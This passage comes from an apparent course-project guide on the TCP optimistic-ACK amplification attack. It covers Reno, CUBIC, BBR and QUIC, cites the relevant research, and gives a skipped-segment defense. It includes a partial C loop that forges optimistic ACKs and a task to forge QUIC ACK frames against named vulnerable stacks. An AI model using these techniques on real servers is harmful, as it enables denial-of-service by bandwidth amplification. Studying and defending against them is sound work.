            st->ack  = st->highest_real_byte_seen;  /* resync               */
            log_event("overrun recovery", st);
        }

        /* 2. Advance optimistically (Sherwood's Algorithm 1) */
        st->ack += st->w;
        send_optimistic_ack(st->sockfd, /* ... */
                            st->ack, ADVERTISED_WINDOW,
                            st->my_tsval++, st->last_tsval_seen);

        /* 3. Grow window, conservatively near the estimated ssthresh */
        if (near_estimated_ssthresh(st)) {
            st->w += st->mss / 2;          /* half-speed through the transition */
        } else if (st->w < st->maxwindow) {
            st->w += st->mss;              /* full slow-start-style growth      */
        }

        usleep(INTER_ACK_DELAY_US);
    }
}
```

Listing 7.1: The full attack loop, tying together Chapters 5–6

7.3 Multithreading: sniffer + attacker

Run the sniffer (Chapter 6) and the attack loop as two threads (or processes) sharing `highest_real_byte_seen` and `last_tsval_seen` behind a mutex or atomic variable. This mirrors exactly the two-person work split suggested in Chapter 19's execution plan: one member owns the sniffer/tracker, the other owns the attack state machine.

⚠ Pitfall : don't busy-loop the sniffer

A sniffer thread calling `recv()` on a raw socket blocks naturally when there's nothing to read — do not add a manual sleep/poll loop around it, and do not process every packet on the wire; filter early (check `ip->protocol`, source IP, and source port before doing any further parsing) so the sniffer stays cheap even as the attack drives the link toward saturation.

7.4 Test matrix: the variables that make or break correctness

Chapter 2 flagged three options as the most likely to silently break a naive attacker. Treat them as explicit, logged test dimensions, not afterthoughts:

Variable	Values to test	Failure mode if mishandled
Timestamps	on / off	PAWS silently drops every forged ACK (Section 2.2)
SACK	on / off	Inconsistent SACK blocks flagged as anomalous (your own eBPF detector, Ch. 14, will catch this)
Congestion control	Reno / CUBIC / BBR	Wildly different attack effectiveness (Chapter 10)
Window scale	0, 7, 14	Changes the amplification ceiling directly (Chapter 5)

Table 7.1: Recommended sweep for the automated experiment harness (Chapter 18).

7.5 Fallback: the "lazy" optimistic-ACK variant

If your C attack cannot reliably synchronize on CUBIC by the Week 7 checkpoint (Chapter 19), Savage et al. describe a strictly simpler variant that sidesteps the hardest synchronization problem entirely: **ACK only segments you have genuinely received, but never signal loss** (i.e. never send duplicate ACKs even when segments are actually dropped, and never let a retransmission timeout register on your side). This forgoes the aggressive cwnd-inflation of full optimistic ACKing but still demonstrates a real, measurable non-responsive-flow denial-of-service: the sender never backs off because it is never told to, so its send rate stays pinned high even as the network is actually congested and dropping its packets.

Key Insight

This fallback is worth implementing in parallel even if your primary attack succeeds — it is a clean, low-risk secondary result, and it isolates *which* part of optimistic ACKing does the damage: pure loss-concealment (this variant) versus loss-concealment plus active over-crediting (the full attack).

Further Resources

- Sherwood et al., Section on attacker implementation and recovery[a] — re-read Sections 3–4 now that you have working code to compare against.
- GitHub topic: raw-socket[b] for reference implementations of similar hand-rolled TCP/IP tools (read for technique, write your own).
- Linux man page – `tcp(7)`[c] for the exact `sysctl` knobs controlling timestamps/SACK/window scale on your test victim.

[a] `https://www.cs.umd.edu/~sherwood/papers/optack-ccs.pdf`
[b] `https://github.com/topics/raw-socket`
[c] `https://man7.org/linux/man-pages/man7/tcp.7.html`

Part III

Modern Congestion Control and the Attack's Reach

CHAPTER 8

Inside Reno and CUBIC

Chapter 3 gave you the generic slow-start/congestion-avoidance shape. This chapter looks specifically at **Reno** (the historical baseline) and **CUBIC** (Linux's default since kernel 2.6.19), because these are the two algorithms your attack will demonstrate working *completely* against.

8.1 Reno: the textbook AIMD algorithm

TCP Reno is essentially the algorithm described in Chapter 3 unmodified: exponential slow start, linear (additive-increase) congestion avoidance, and multiplicative decrease (halving cwnd) on loss, with Fast Retransmit/Fast Recovery for non-timeout loss detection. It is loss-based — the *only* signal it responds to is a lost segment — and, other than as a teaching and comparison baseline, is largely obsolete in production because it is unfair to itself over long, high-bandwidth paths (its recovery is too slow relative to how much window it lost).

Key Insight


Reno's simplicity is exactly why it is the cleanest first attack target: there is no additional model, no rate estimation, no separate loss-response curve to reason about — just cwnd, ssthresh, and the increase/decrease rules from Chapter 3. If your attack tool has a bug, Reno is where it will be easiest to spot in a `cwnd`-vs-time plot, because the expected shape (clean exponential-then-linear, sharply halved on loss) is so simple.

8.2 CUBIC: the modern loss-based default

CUBIC (Ha, Rhee & Xu, 2008) replaces Reno's linear congestion-avoidance growth with a **cubic function of time since the last loss event**, targeting fairness and efficiency on high-bandwidth, high-latency paths (the paths where Reno's linear growth is too slow to recover lost throughput).

$$\text{cwnd}(t) = C \cdot (t - K)^3 + W_{\max}$$

where t is time since the last window reduction, $W_{\max}$ is the window size just before the last reduction, C is a scaling constant, and $K = \sqrt[3]{W_{\max} \cdot \beta / C}$ is chosen so that $\text{cwnd}(t)$ reaches $W_{\max}$ again exactly at $t = K$. The shape is: fast growth right after a loss event (while cwnd is well below the previous ceiling), a plateau near $W_{\max}$ (probing gently, since that's where loss last occurred), and accelerating growth again beyond it (probing for new capacity).



Key Insight

CUBIC is still loss-based — it is a different *shape* of growth, not a different *trigger*. Because your optimistic ACKs conceal all loss, CUBIC's growth function never gets the "last loss event" signal it needs to plateau at all: from the algorithm's point of view, it perpetually looks like it is still in the fast-recovery-growth phase right after a (long-ago, fictitious) loss, and cwnd inflation proceeds essentially unbounded, exactly like Reno's slow start never ending in Chapter 3's plot.

8.3 Why Linux uses CUBIC and how to confirm/switch it

```
# What's currently active, and what's available?
sysctl net.ipv4.tcp_congestion_control
sysctl net.ipv4.tcp_available_congestion_control

# Switch system-wide (affects new connections from this host)
sudo sysctl -w net.ipv4.tcp_congestion_control=cubic
sudo sysctl -w net.ipv4.tcp_congestion_control=reno
```

Listing 8.1: Inspecting and switching the system default congestion-control algorithm

```
#include <netinet/tcp.h>

void set_congestion_control(int fd, const char *algo) {
    if (setsockopt(fd, IPPROTO_TCP, TCP_CONGESTION,
                   algo, strlen(algo)) < 0) {
        perror("setsockopt(TCP_CONGESTION)");
    }
}
/* usage: set_congestion_control(client_fd, "reno");   */
/*        set_congestion_control(client_fd, "cubic");  */
/*        set_congestion_control(client_fd, "bbr");    */
```

Listing 8.2: Per-socket override in your own streaming server – lets one binary serve multiple algorithms for the comparison matrix (Chapter 10) without changing system defaults

Pitfall : Reno may need a kernel module

Some distributions build `reno` in but not always as the literal string `"reno"` (Linux's built-in fallback congestion control is sometimes reported as `reno` directly since it's always compiled in as a base case; check `tcp_available_congestion_control` on your exact kernel). If it's missing, `sudo modprobe tcp_reno` (or the equivalent for the algorithm you need)

before switching.

8.4 Observing cwnd live: `ss -ti`

You will use this constantly, on the victim server, throughout the project:

```
ss -ti dst <attacker-ip>
# Example relevant fields in the output:
#   cubic wscale:7,7 rto:204 rtt:0.02/0.01 mss:1448
#   cwnd:1200 ssthresh:12 bytes_sent:... bytes_acked:...
#   send 850Mbps
```

Listing 8.3: Live per-connection TCP internals

A `cwnd` value climbing without bound while `rtt` collapses toward zero is your single clearest piece of live evidence that the attack is working — screenshot or script-capture this exact output over time for your final report (rubric item FINAL-a, Chapter 19).

Key Insight

The direct comparison worth building into your report: run the identical attack unmodified against a Reno-configured server and a CUBIC-configured server. Because both are purely loss-based and your attack conceals all loss, you should see *qualitatively* the same unbounded-growth failure mode in both, differing mainly in the shape of the growth curve (Reno's linear-then-flat versus CUBIC's cubic bump). That similarity — and then BBR's sharp departure from it in the next chapter — is the core scientific finding of Part III.

Further Resources

- Ha, Rhee & Xu, "CUBIC: A New TCP-Friendly High-Speed TCP Variant" (ACM SIGOPS OSR 2008)[a]
- RFC 8312 – CUBIC for Fast Long-Distance Networks[b]
- RFC 5681 – TCP Congestion Control[c] (Reno's base algorithm)
- Linux man page – `ss(8)`[d]
- YouTube – search "CUBIC TCP explained" for short visual walkthroughs of the cubic growth function[e]

[a] https://www.cs.princeton.edu/courses/archive/fall16/cos561/papers/Cubic08.pdf
[b] https://www.rfc-editor.org/rfc/rfc8312
[c] https://www.rfc-editor.org/rfc/rfc5681
[d] https://man7.org/linux/man-pages/man8/ss.8.html
[e] https://www.youtube.com/watch?v=Kn6BJ8kR6t4

CHAPTER 9

Inside BBR: Rate-Based Congestion Control

Everything in Chapter 8 shares one property: the algorithm decides how much to send by reacting to *loss*. BBR (Bottleneck Bandwidth and Round-trip propagation time), designed at Google and described in Cardwell, Cheng, Gunn, Yeganeh & Jacobson, "BBR: Congestion-Based Congestion Control" (ACM Queue, 2016), throws out that premise entirely. Understanding *why* it does is the key to understanding why your attack only partially works against it.

9.1 The core idea: model the path, don't just react to it


BBR continuously estimates two physical quantities about the network path:

Definition s

- **BtlBw (Bottleneck Bandwidth):** the maximum sustained delivery rate observed recently — BBR's estimate of the slowest link's capacity along the path.
- **RTprop (Round-trip propagation time):** the minimum RTT observed recently — BBR's estimate of the path's RTT *with no queuing delay*, i.e. the true physical/propagation delay.

BBR paces its sending rate at (a multiple of) BtlBw and caps in-flight data around BtlBw × RTprop (the bandwidth-delay product) — rather than growing a window per-ACK and waiting for loss to say "stop." It is, deliberately, not trying to fill queues at all: a correctly-operating BBR flow tries to run right at the point where the pipe is full but no queue has built up.

9.2 The four-phase state machine (BBRv1)



- **STARTUP** doubles the sending rate each round (similar in spirit to slow start) until delivery rate stops increasing — meaning it has found BtlBw.

- **DRAIN** deliberately sends *below* BtlBw briefly, to drain the queue that STARTUP's necessarily-aggressive probing built up.
- **PROBE_BW** is steady state: BBR cycles its pacing gain through a sequence (e.g. $[1.25, 0.75, 1, 1, 1, 1, 1, 1]\times$ BtlBw) so it periodically probes for *more* available bandwidth without permanently overcommitting.
- **PROBE_RTT** periodically (roughly every 10s) cuts inflight data sharply for a short window specifically to get a clean, queue-free RTT sample — because once a flow has been running a while, nearly every RTT sample is inflated by queuing delay, and RTprop would otherwise drift upward forever.

9.3 Why this changes the attack's leverage

Your optimistic ACKs still lie about delivery, but the lie lands differently:

Loss-based (Reno/CUBIC)	Rate-based (BBR)
Grows cwnd on every ACK acknowledging new data, with no ceiling except loss	Grows its *rate estimate* only when delivered-bytes-per-time actually looks higher than its current BtlBw estimate
Has no independent notion of "true" RTT — RTT samples *are* the signal	Explicitly tracks RTprop (min RTT) separately, precisely to resist exactly this kind of distortion
Never backs off until a loss event, which your attack prevents from ever registering	Explicitly caps inflight at BtlBw × RTprop *regardless of how many ACKs arrive*, so simply flooding acknowledgments doesn't remove the cap

Key Insight

Optimistic ACKs *do* still fool BBR — just along a different axis. Because your forged ACKs return almost immediately, they shrink BBR's *observed* RTT samples, which can pull down its RTprop estimate. A falsely-low RTprop makes the bandwidth-delay product (BtlBw × RTprop) look smaller than it truly is in one sense, but because BBR also re-derives its pacing rate from apparent delivery rate, a stream of ACKs claiming fast, large deliveries also nudges its BtlBw estimate upward. The aBBRate paper (next chapter) measured the net effect precisely: BBR's sending rate increases by about 25% every 8 round-trips under this specific attack, and the effective RTT it perceives can be cut roughly in half — real, measurable, but categorically bounded compared to loss-based CUBIC/Reno's unbounded blow-up.

Pitfall : BBR "does not back off from loss" – a different kind of danger

BBRv1 famously does not reduce its sending rate purely because packets were lost (it reduces only in response to its own bandwidth/RTT model). This is unrelated to your attack's mechanism but matters for interpreting your captures: on a lossy or shared link, BBR flows can look "stubborn" compared to CUBIC even with no attack running at all. Don't mistake ordinary BBR behavior for attack effectiveness — always compare against a clean, unattacked BBR baseline on the identical link before attributing a change to your attack.

9.4 BBRv2 and BBRv3: tightened loss/ECN response

BBRv2 (and BBRv3, its further refinement) add an explicit response to loss and ECN markings that BBRv1 lacked — targeting a bounded loss rate (historically documented near 2%) and introducing explicit `inflight_hi`/`inflight_lo` caps that respond to loss signals more directly than v1's purely model-based approach. This matters for your project because **your reported numbers will depend on exactly which BBR version your kernel ships**.

Project Task : identify your BBR version before reporting results

```
uname -r                                          # kernel version
sysctl net.ipv4.tcp_available_congestion_control
cat /sys/module/tcp_bbr/version 2>/dev/null # if exposed
```

State the kernel version and BBR variant explicitly in your report; the aBBRate paper's 25%-per-8-RTT figure is specific to the BBRv1 build they tested, and your numbers on a newer kernel (likely BBRv3 by 2026) may differ — that divergence is itself a legitimate, citable finding, not an error.

9.5 Enabling BBR

```
sudo modprobe tcp_bbr
sudo sysctl -w net.core.default_qdisc=fq
sudo sysctl -w net.ipv4.tcp_congestion_control=bbr

# Verify:
sysctl net.ipv4.tcp_congestion_control
tc qdisc show
```

Listing 9.1: BBR requires the `fq` (Fair Queueing) qdisc for correct pacing

Pitfall : forgetting `fq` silently degrades BBR

BBR is designed around accurate packet pacing, which the `fq` qdisc provides. On the default `pfifo_fast` qdisc, BBR still runs but its pacing — and therefore your comparison's fairness — is degraded in ways that are easy to misattribute to the attack instead of the missing qdisc. Set `fq` explicitly and confirm it with `tc qdisc show` before recording any BBR results.

Further Resources

- Cardwell, Cheng, Gunn, Yeganeh & Jacobson, "BBR: Congestion-Based Congestion Control" (ACM Queue, 2016)[a] — read this in full; it is the single best explanation of BBR's design philosophy.
- IETF draft – "BBR Congestion Control"[b] for the more formal/updated specification, including BBRv2/v3 notes.
- Google's BBR project page / research links on GitHub[c]
- YouTube – Neal Cardwell's BBR talks (search "Neal Cardwell BBR" for recorded IETF/NANOG presentations)[d]
- Linux man page – `tc(8)`[e] for qdisc configuration

[a] `https://queue.acm.org/detail.cfm?id=3022184`

[b] https://datatracker.ietf.org/doc/draft-cardwell-ccwg-bbr/
[c] https://github.com/google/bbr
[d] https://www.youtube.com/watch?v=RYnBFOZBEec
[e] https://man7.org/linux/man-pages/man8/tc.8.html

CHAPTER 10

The Attack Against Modern Congestion Control

This chapter is your project's primary **"wow factor"** (Chapter 19 ranks it #1 by impact/effort ratio): a controlled, repeatable comparison of the same attack against Reno, CUBIC, and BBR, grounded in a peer-reviewed empirical study.

10.1 The aBBRate study

Peterson, Jero, Hoque, Choffnes & Nita-Rotaru's "aBBRate: Automating BBR Attack Exploration Using a Model-Based Approach"[1] built an automated fuzzer around a formal state-machine model of BBR to search for attacker strategies (sequences of forged/dropped/reordered ACKs) that mislead it. Key figures to cite directly:


- The fuzzer *"generated 30,297 attack strategies, of which 8,859 misled BBR,"* yielding 5 distinct attack classes.
- BBR was found *"immune to acknowledgment burst, division and duplication attacks"* — i.e. several of the classic Savage-style attacks (Chapter 4) simply don't work on it at all.
- Specifically for the optimistic-ACK vector, their Table 4 states: *"The optimistic acknowledgment attack causes BBR to increase its sending rate by 25% every 8 round-trips. In this example, this attack effectively cuts the perceived RTT of 20 ms in half."*

Key Insight

This is a *bounded*, roughly linear-in-time effect — utterly different in character from CUBIC/Reno's exponential, unbounded blow-up (Chapters 3 and 8). "BBR resists this attack" would be an overstatement; the accurate, citable claim is "BBR is measurably but boundedly affected, and categorically more resistant than loss-based algorithms" — state it exactly this way in your report.

[1] RAID 2020. https://www.ndss-symposium.org/wp-content/uploads/raid2020-final47.pdf

10.2 Building your own comparison matrix



Project Task : the experiment to actually run

1. Run your attack tool, unmodified, against your streaming server three times — once per congestion-control algorithm (Chapter 8, Chapter 9), everything else in the topology held constant (link rate, delay, queue size — Chapter 15).
2. Log `ss -ti` at fixed intervals (e.g. every 200 ms) on the server for each run.
3. Plot cwnd (or, for BBR, the reported bw and `pacing_gain` fields) vs. time for all three on one chart, exactly like the illustrative figure above but with your real measured numbers.
4. Report, per algorithm: whether the attack "succeeded" (sustained, large amplification) or was "bounded" (BBR), citing your own numbers alongside the aBBRate 25%/8-RTT figure as external validation, not as a number you're expected to reproduce exactly.

10.3 Reconciling this with Savage/Sherwood's 1999–2005 assumptions

State this divergence explicitly in your report — it is exactly why you were assigned this attack rather than ACK division or DupACK spoofing:

Attack (Savage 1999)	Status on modern Linux	Why
ACK division	Defeated	RFC 3465 (Appropriate Byte Counting) credits cwnd growth per byte acknowledged, not per ACK packet
DupACK spoofing	Substantially constrained	RFC 5961 challenge-ACKs + bounded fast-recovery inflation
Optimistic ACKing	**Survives (loss-based CC); bounded (BBR)**	No specification-level defense exists for loss-based CC; BBR's independent RTprop/BtlBw model limits (but does not eliminate) the damage

Table 10.1: Why the pure optimistic-ACK vector is the modern survivor among Savage et al.'s three attacks.

⚠ Pitfall : don't overclaim "BBR is immune"

It is tempting, having read that BBR is "immune to acknowledgment burst, division and duplication attacks" (a direct quote from aBBRate about *those three* attack classes), to assume BBR is immune to *everything*, including optimistic ACKing. It is not — the same paper's Table 4 explicitly quantifies a real, non-zero effect for optimistic ACKing specifically. Precision here is a rubric-visible signal of how carefully you read your primary sources.

🔗 Further Resources

- Peterson, Jero, Hoque, Choffnes & Nita-Rotaru, "aBBRate" (RAID 2020)[a] — your primary source for this entire chapter; read Table 4 and the surrounding methodology section closely.
- Example public BBR testbed repositories on GitHub[b] (search "BBR testbed" for current, actively maintained examples to study, not to copy wholesale)
- RFC 3465[c] and RFC 5961[d] (referenced above)

[a] https://www.ndss-symposium.org/wp-content/uploads/raid2020-final47.pdf
[b] https://github.com/nsg-ethz/BBR-Testbed
[c] https://www.rfc-editor.org/rfc/rfc3465
[d] https://www.rfc-editor.org/rfc/rfc5961

1

CHAPTER 11

QUIC and HTTP/3: A Different Trust Model

If Chapter 9 showed a congestion-control algorithm that partially resists the attack, this chapter shows a **transport protocol** that resists it by *construction* — and a subtle 2025 finding that even this can be undermined by an implementation choice.

11.1 Why QUIC is different at the root

QUIC (RFC 9000) runs over UDP and reimplements reliability and congestion control itself, in a way deliberately designed to close gaps TCP's 1981-era design left open:

TCP	QUIC	Relevance to this attack
Sequence number = byte offset (ack number acknowledges bytes)	**Packet number** distinct from byte offset, monotonically increasing per packet	An attacker must forge a valid, in-range *packet number*, not just a plausible byte offset
Cumulative ACK (one number)	**ACK ranges/frames** listing acknowledged packet-number ranges	Harder to "predict" cheaply — an attacker must construct consistent ranges, not just increment one integer
Header sent in clear text	Header largely **encrypted and authenticated** (packet-number protection under TLS 1.3 keys)	An *off-path* attacker cannot forge a valid ACK without the connection's negotiated keys at all
No built-in cap on early sending	**Anti-amplification limit**: server may send at most 3× the bytes it has received from an unvalidated client address	Bounds early-connection amplification regardless of ACK behavior

Key Insight

The encrypted/authenticated header is the biggest structural change: your project's attack model (an *on-path*, legitimately-connected receiver misbehaving after a real handshake) is not blocked by encryption — you hold the keys, since you are the legitimate receiver. But it does close off the classic *off-path blind-spoofing* version of TCP attacks entirely, which is a meaningful, citable difference to discuss even though it's not the exact threat model you're building.

11.2 The 2025 finding: skipping packet numbers is a MAY, not a MUST

RFC 9000 explicitly permits (but does not require) a QUIC sender to **skip** packet numbers occasionally — send packet number N, then N+2, deliberately never using N+1. Navarre & Bonaventure's "MAY is not

enough! QUIC servers SHOULD skip packet numbers"[1] found this optional defense is barely deployed:

- *"Of the 16 existing server implementations from the QUIC Interop Runner, 11 use contiguous packet numbers and are vulnerable to the OACK attack ... we can increase the server's bit rate up to >200× depending on the stack."*
- Except `msquic`, the maintainers of the 11 vulnerable implementations **confirmed** their vulnerability when notified.
- `quiche`, `kwik`, and `aioquic` did not even validate that incoming ACK frames referenced packet numbers that were actually sent — an even more basic gap than the packet-number-skipping question.
- Results were confirmed against a large CDN server in production, not just lab implementations.

Key Insight

The mechanism is a direct structural analogue of Sherwood's skipped-segment defense (Chapter 12), independently arrived at 20 years later for a completely different protocol: **if you occasionally send a number the honest peer could not possibly have received, and something ACKs it anyway, you have caught a liar red-handed.** An attacker predicting "the sender will use every packet number sequentially" gets it wrong the moment the sender deliberately breaks that pattern; a contiguous-numbering server gives the attacker's prediction nothing to fail against.

Pitfall : do not over-generalize the 200× figure

The vulnerability data reflects specific implementations tested in 2025 (11 of 16 QUIC Interop Runner servers), with `msquic` a confirmed non-vulnerable exception among those studied. Do not write "all QUIC servers are vulnerable" or "QUIC solves this" — both are false. The accurate claim: *QUIC's design makes this defense straightforward to deploy, but deployment is inconsistent, and the attack surface depends entirely on whether a given server implementation actually skips packet numbers.*

11.3 An optional live demonstration

If time permits after your primary CUBIC/Reno/BBR results (Chapter 18 budgets this as optional), a minimal QUIC demonstration strengthens your "wow factor" considerably:

Project Task : a scoped QUIC extension, if time allows

1. Stand up a QUIC server using a well-documented open-source stack (e.g. `aioquic` for rapid Python prototyping, or `quiche` for a more production-realistic target) — both are named in the Navarre & Bonaventure paper as not fully validating ACK-range correctness.
2. Write a minimal QUIC client that completes the handshake honestly, then forges ACK frames referencing packet numbers beyond what was actually sent.
3. Measure the server's bitrate inflation, exactly as in your TCP experiments.
4. Repeat against a version of the same server configured (or patched, if you're comfortable modifying the library) to skip packet numbers, and show the attack immediately fails/is detected.

[1] ACM/IRTF ANRW '25, presented at IETF 123, Madrid, pp. 136–142. https://dl.acm.org/doi/10.1145/3736792.3736806

This is genuinely research-adjacent work — treat it as a bonus extension, not a requirement, and scope it down immediately (a single fixed-size transfer, not a full streaming pipeline) if your primary TCP deliverables are at risk.

Further Resources

- RFC 9000 – QUIC: A UDP-Based Multiplexed and Secure Transport[a]
- Navarre & Bonaventure, "MAY is not enough! QUIC servers SHOULD skip packet numbers" (ACM ANRW '25)[b] — your primary source for this chapter.
- QUIC Interop Runner (GitHub)[c] — the test harness referenced in the paper; useful for seeing which implementations are tested and how.
- aioquic (GitHub)[d] – pure-Python QUIC/HTTP-3, good for prototyping.
- quiche (GitHub)[e] – Cloudflare's QUIC implementation.
- YouTube – search "QUIC protocol explained" for accessible visual introductions to packet numbers vs. streams[f]

[a] https://www.rfc-editor.org/rfc/rfc9000
[b] https://dl.acm.org/doi/10.1145/3736792.3736806
[c] https://github.com/quic-interop/quic-interop-runner
[d] https://github.com/aiortc/aioquic
[e] https://github.com/cloudflare/quiche
[f] https://www.youtube.com/watch?v=wJq2NPUqJU4

Part IV

Defenses

2

CHAPTER 12

Defense I: The Randomly-Skipped-Segment Test

This is your recommended **primary defense**: server-only, deployable without any client changes, and directly traceable to the same paper that gave you the attack's amplification math (Chapter 5).


12.1 The core idea

Recall the trap from Chapter 5: naively RSTing any out-of-window ACK creates a new spoofing-based DoS vector, because an unrelated off-path attacker can trivially forge an out-of-window ACK for someone else's connection. Sherwood's actual defense avoids this by **manufacturing unambiguous proof** before ever resetting a connection:

Definition : Randomly-Skipped-Segment Test

The server deliberately **withholds one segment** within the current window — choosing *which* segment to skip, and how often to run the test, uniformly at random over a configurable range, so an attacker cannot predict or precompute around it. It then watches how the receiver reacts:

- An **honest** receiver, having genuinely not received the skipped bytes, responds the way TCP requires: duplicate ACKs (or a SACK block) for the gap, triggering ordinary fast retransmit.
- A **misbehaving (optimistic-ACK) receiver**, blind to which segment was withheld, optimistically ACKs the skipped bytes anyway — because it is predicting the sender's send pattern, not actually receiving data. This is unambiguous, constructed proof: it just acknowledged bytes the server can prove it never sent.



Key Insight

The defense doesn't need to detect the attack *constantly* — it just needs to catch it *once*, unambiguously, to justify a reset. This is exactly why it sidesteps the spoofing trap from Chapter 5: nobody can forge "an ACK for the specific byte range I deliberately, randomly withheld five seconds ago"

without actually being the receiver misbehaving in real time on that live connection.

12.2 Server-side implementation sketch

```c
typedef struct {
    uint32_t skip_start, skip_end;   /* the withheld byte range, or 0 if none
        pending */
    int      pending;
    uint64_t next_test_at_segment;   /* randomized schedule */
} skip_test_state_t;

void maybe_schedule_skip(skip_test_state_t *st, uint64_t segment_count) {
    if (segment_count >= st->next_test_at_segment) {
        /* schedule next test uniformly at random, e.g. every 10-200 segments */
        st->next_test_at_segment = segment_count + (10 + rand() % 190);
    }
}

/* Called for every outgoing segment in the streaming loop */
int should_skip_this_segment(skip_test_state_t *st, uint32_t seq, size_t len) {
    if (!st->pending && /* it's time per schedule */ 1) {
        st->skip_start = seq;
        st->skip_end   = seq + len;
        st->pending    = 1;
        log_event("skip test armed", seq, len);
        return 1;                    /* withhold: do not actually send this
            segment */
    }
    return 0;
}

/* Called whenever an ACK arrives */
void check_skip_test(skip_test_state_t *st, uint32_t ack_seq) {
    if (st->pending && ack_seq > st->skip_end) {
        /* The peer acknowledged bytes we deliberately never sent. */
        log_event("MISBEHAVING RECEIVER DETECTED", ack_seq, st->skip_start, st->
            skip_end);
        reset_connection();          /* proof obtained -- safe to RST */
        st->pending = 0;
    } else if (st->pending && ack_seq <= st->skip_start) {
        /* Duplicate ACKs for the gap -- honest behavior; release the segment
            normally */
        resend_skipped_segment(st->skip_start, st->skip_end);
        st->pending = 0;
    }
}
```

Listing 12.1: Skipped-segment test integrated into your streaming server's send loop

⚠ Pitfall : randomize both *which* segment and *how often*

If you always skip, say, every 10th segment exactly, a sufficiently careful attacker could in principle learn the pattern and simply ACK conservatively around predictable skip points. Sherwood's actual recommendation randomizes the interval between tests over a configurable range (their measurements use ranges like "every 10–20 ACKs" up to "every 1–200 ACKs" – see the throughput table below) specifically so no fixed period exists to learn.

12.3 Overhead: is this actually deployable?

Sherwood et al. measured throughput impact directly, with SACK enabled (so honest retransmission recovery from the deliberate gap is cheap):

Test frequency	Throughput vs. unmodified baseline
Skip every 10–20 ACKs (aggressive detection)	99.457%
Skip every 1–200 ACKs (conservative, wide range)	99.975%

Table 12.1: Sherwood et al.'s measured overhead of the randomly-skipped-segment defense.

Key Insight

Sub-1% throughput overhead for a defense that reliably catches optimistic ACKing is a genuinely strong result — this is why the paper frames it as immediately deployable without protocol changes, unlike the cumulative-nonce scheme in the next chapter.

12.4 Demonstrating detection and mitigation for your report

Project Task : the before/after evidence your rubric needs

1. **Before:** run your attack against the server with the defense *disabled* — show cwnd inflation proceeding unchecked (reuse your Chapter 10 captures).
2. **After:** enable the defense, rerun the identical attack, and capture:
   - A log line / Wireshark frame showing the skipped segment's sequence range.
   - The subsequent forged ACK claiming receipt of that exact range.
   - The resulting RST and the sending rate collapsing back to zero.
3. **Overhead:** run a clean, non-attacked transfer with the defense enabled and report its throughput against an unmodified baseline, mirroring Sherwood's table above with your own numbers.

Further Resources

- Sherwood, Bhattacharjee & Braud (ACM CCS 2005)[a] — Sections 5–6 cover this defense and its measured overhead directly.
- RFC 2018 – SACK[b] (needed for honest-client cheap recovery from the deliberate gap)

[a] https://www.cs.umd.edu/~sherwood/papers/optack-ccs.pdf
[b] https://www.rfc-editor.org/rfc/rfc2018

3

CHAPTER 13

Defense II: Cumulative Nonces

